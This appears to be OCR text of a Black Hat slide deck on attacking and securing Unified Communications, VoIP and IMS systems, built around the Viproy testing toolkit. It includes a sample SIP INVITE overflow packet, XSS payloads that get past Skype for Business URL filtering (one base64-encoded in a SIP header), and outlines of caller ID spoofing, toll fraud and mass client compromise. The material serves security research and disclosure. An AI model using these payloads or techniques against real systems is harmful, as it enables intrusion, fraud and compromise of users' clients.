  - ***Insufficient (none?)*** software updates
  - ***NO*** SIP/SDP or message filtering
- Clients are rarely monitored
- Centralised attack deployment
- Malware distribution is easier
  - Internal trust relationships
  - Meeting and conferencing options
  - Flexible collaboration options

ATTACK SURFACES TO CLIENTS

- Content transferred to clients
  - SIP/SDP content (e.g. format, codecs)
  - Rich messaging (e.g. rtf, html, audio)
- Unified messaging
  - Injecting files, XSS, phishing, RCE
  - File transfers, embedded content
- Communication subsystem
  - Call or SIP headers
  - Rarely secured protocols (e.g. MSRP)


TEST APPROACH

- Engage through a first contact point
  - UC messaging, conference invitation, courtesy phones
- Combine old and new techniques
- Use UC for malicious activities (e.g. MS-RTASPF)



SECURITY TESTING SERVICES

- Red Teaming Exercises
  - Courtesy phones, conference rooms, media gateways
- Human Factor Testing
  - Vishing, smishing, instant messaging, UC exploits
- Infrastructure Analysis
  - Toll fraud, caller ID spoofing, TDoS/DDoS
- Application Security Assessments
  - Management portals, self-care portals
  - WebRTC, VoIP/UC apps, IVR software



PRACTICAL DESIGN ANALYSIS

- Service requirements
  - Cloud, subscriber services, IMS
  - Billing, recordings, CDR, encryption
- Trusted servers and gateways
  - SIP proxies, federations, SBCs
- SIP headers used (e.g. ID, billing)
- Tele/Video conference settings
- Analyse the encryption design
  - SIP/(M)TLS, SRTP (SDES, ZRTP, MIKEY)

PRACTICAL RED-TEAMING ATTACKS

- Attacks with ***NO user interaction***
- Calls with caller ID spoofing
  - Fake IVR, social engineering
- Messages with caller ID spoofing
  - Smishing (e.g. fake software update)
  - Injected XSS, file-type exploits
  - Bogus content-types or messages
  - Meetings, multi-callee events
- Attacking infrastructure
  - Raspberry PI with PoE, Eavesdropping

context

AUTHENTICATED SECURITY TESTING

- SIP header analysis
  - Caller ID spoofing, billing bypass
- Communication types ***allowed***
  - File transfer, RDP, MSRP, teleconference
- Message content-types ***allowed***
  - XSS, corrupted RTF, HTML5, images
- Conference and collaboration
- Fuzzing clients and servers
  - SIP headers, SDP content, file types
  - Combine with known attacks

CLOUD SECURITY TESTING

- Unified Communication Solutions
  - Cisco Hosted Collaboration Suite
  - Microsoft Skype for Business (a.k.a Lync)
  - Free software (e.g. Kamalio, OpenIMS)
  - Other vendors (Avaya, Alcatel, Huawei)
- Attacking through
  - Signalling services
  - Messaging, voicemail and conference system
  - Cloud management and billing
  - Authorisation scheme
  - Client services (self-care, IP phone services)

SUBSCRIBER SERVICES TESTING

- Vulnerable CPE
  - Credential extraction
  - Attacking through embedded devices
- Insecurely located distributors
  - Hardware hacking, eavesdropping
- SIP header and manipulation for
  - Toll Fraud
  - Attacking legacy systems (e.g .Nortel?)
  - Voicemail hijacking

context

CALL CENTRE SECURITY TESTING

- Analysing encryption design
  - Implementation (e.g. SRTP, SIP/TLS)
  - Inter-vendor SRTP key exchange
- Privacy and PCI compliance
  - Network segregation
  - IVR recordings (e.g. RTP events)
  - Eavesdropping
  - Call recordings security

context

IMS SECURITY TESTING

- Inter-vendor services design
- Network and service segregation
  - *CSCF locations, SBC services used
  - VoLTE design, application services
- SIP headers are very ***sensitive***
  - Internal trust relationships
  - Filtered/Ignored SIP headers
  - Caller ID spoofing, Billing bypass
- Encryption design (SIP, SRTP, MSRP)

VIPROY VOIP PEN-TESTING TOOLKIT

- Viproy VoIP Penetration Testing Kit
  - VoIP modules for Metasploit Framework
  - SIP, Skinny and MSRP services
  - SIP authentication, fuzzing, business logic tests
  - Cisco CUCDM exploits, trust analyser...

- Viproxy MITM Security Analyser
  - A standalone Metasploit Framework module
  - Supports TCP/TLS interception with custom TLS certs
  - Provides a command console to analyse custom protocols

context

SECURITY TESTING USING VIPRO(X)Y


- Cloud communications
  - SIP header tests, caller ID spoofing,
  - Billing bypass, hijacking IP phones
- Signalling services
  - Attacking tools for SIP and Skinny
  - Advanced SIP attacks
    - Proxy bounce, SIP trust hacking
    - Custom headers, custom message-types
- UC tests w/ Viproxy + Real Client

SIP & RTP FUNDAMENTALS

SIP Headers
- Caller ID
- Billing

SIP Content
- SDP
- Enc. Keys

RTP Content
- Audio/Video
- File sharing
- RDP



ATTACKING THROUGH UC/IMS

SIGNALLING / MESSAGING

- SDP / XML
- SIP Headers
- XMPP
- MSRP

FORWARDED REQUESTS

- INVITE
- MESSAGE

CONTENT

- Message types (HTML, RTF, Docs)
- File types (Docs, Codecs)
- Caller ID Spoofing
- DoS / TDoS / Robocalls, Smishing


NO USER INTERACTION

- Call request parsing
- Message content parsing
- 3rd party libraries reachable


context

SAMPLE SIP INVITE/SDP EXPLOIT


```
▼ Session Initiation Protocol (SIP as raw text)
    INVITE sip:703@10.254.254.153 SIP/2.0
    Via: SIP/2.0/UDP 10.254.254.10:5060;rport;branch=branch88zV32Jzva
    Max-Forwards: 70
    From: <sip:hacme@viproy.com>;tag=uUS1n2N6zn
    To: <sip:703@10.254.254.153>
    Call-ID: callBXkppGFxyi4cyN3Kw9yAsHoPn0BDfe@10.254.254.10
    CSeq: 13100 INVITE
    Contact: <sip:hacme@viproy.com>
    User-Agent: Viproy Penetration Testing Kit - Test Agent
    Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, NOTIFY, MESSAGE, SUBSCRIBE, IN
    Accept: application/sdp
    Content-Type: application/sdp
    Content-Length: 3593

    v=0
    o=doubango 1983 678901 IN IP4 10.254.254.10
    s=-
    c=IN IP4 10.254.254.10
    t=0 0
    m=message 8080 TCP/MSRP *
    a=path:msrp://10.254.254.10:8080/2F6LaaDLCi9glyXTx1XQ;tcp
    a=connection:new
    a=setup:actpass
    a=accept-types:message/CPIM application/octet-stream
    a=accept-wrapped-types:application/octet-stream image/jpeg image/gif image/bmp
    [truncated] a=file-selector:name:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    a=file-transfer-id:987522753
    a=file-disposition:attachment
    a=file-icon:cid:test@viproy.org
```



DEMO




ATTACKING THROUGH MESSAGING




- Unified Messaging
  - Message types (e.g. rtf, html, images)
  - Message content (e.g. JavaScript)
  - File transfers and sharing features
  - Code or script execution (e.g. SFB)
  - Encoding (e.g. Base64, Charset)
- Various protocols
  - MSRP, XMPP, SIP/MESSAGE
- Combining other attacks

ATTACKING WITH ORIGINAL CLIENTS

- Attacker's Client
  - TLS / Proxy
  - Certificate
  - Compression
- Console
  - Enabling Features
  - Content Injection
  - Security Bypass



DEMO



ATTACKING SKYPE FOR BUSINESS


UC content forwarded to UC clients (***NO interaction***)

- SIP INVITE headers
- Message content
- SIP/SDP content

Office 365

Federations

*MS15-123



ATTACKING SKYPE FOR BUSINESS

- URL filter bypass via JavaScript

```
<script>var u1="ht"; u2="tp"; u3="://";o="w"; k=".";
i=""; u4=i.concat(o,o,o,k);
window.location=u1+u2+u3+u4+"viproy.com"</script>
```

- Script execution via SIP messages

```
<script>window.location="viproy.com"</script>
```


- Script execution via SIP headers

```
Ms-IM-Format: text/html; charset=UTF-8; ms-
body=PHNjcmlwdD53aW5kb3cubG9jYXRpb249Imh0dHA6Ly93d3cud
mlwcm95LmNvbSI8L3NjcmlwdD4=
```


MASS COMPROMISE

Attacking through a PBX or proxy

- Sending a meeting request
- Using a ***CUSTOM SIP header***
- Waiting for the shells



DEMO



SECURING UNIFIED COMMUNICATIONS

- Secure design
- Enforce security via SBCs
  - Messaging, SIP headers, meetings…
- Enforce authentication
- Secure inter-vendor configuration
- Protect the legacy systems
- Protect the clients

BLACK HAT SOUND BYTES

- Unified Communications (UC) is ***NOT*** only VoIP anymore, so it requires ***MORE*** secure design.
- Attacks targeting UC infrastructure are ***REAL***, but only if you pay more attention to see them.
- Understanding the communication requirements is a ***GOOD START*** for security.

REFERENCES

- Viproy VoIP Penetration Testing Kit

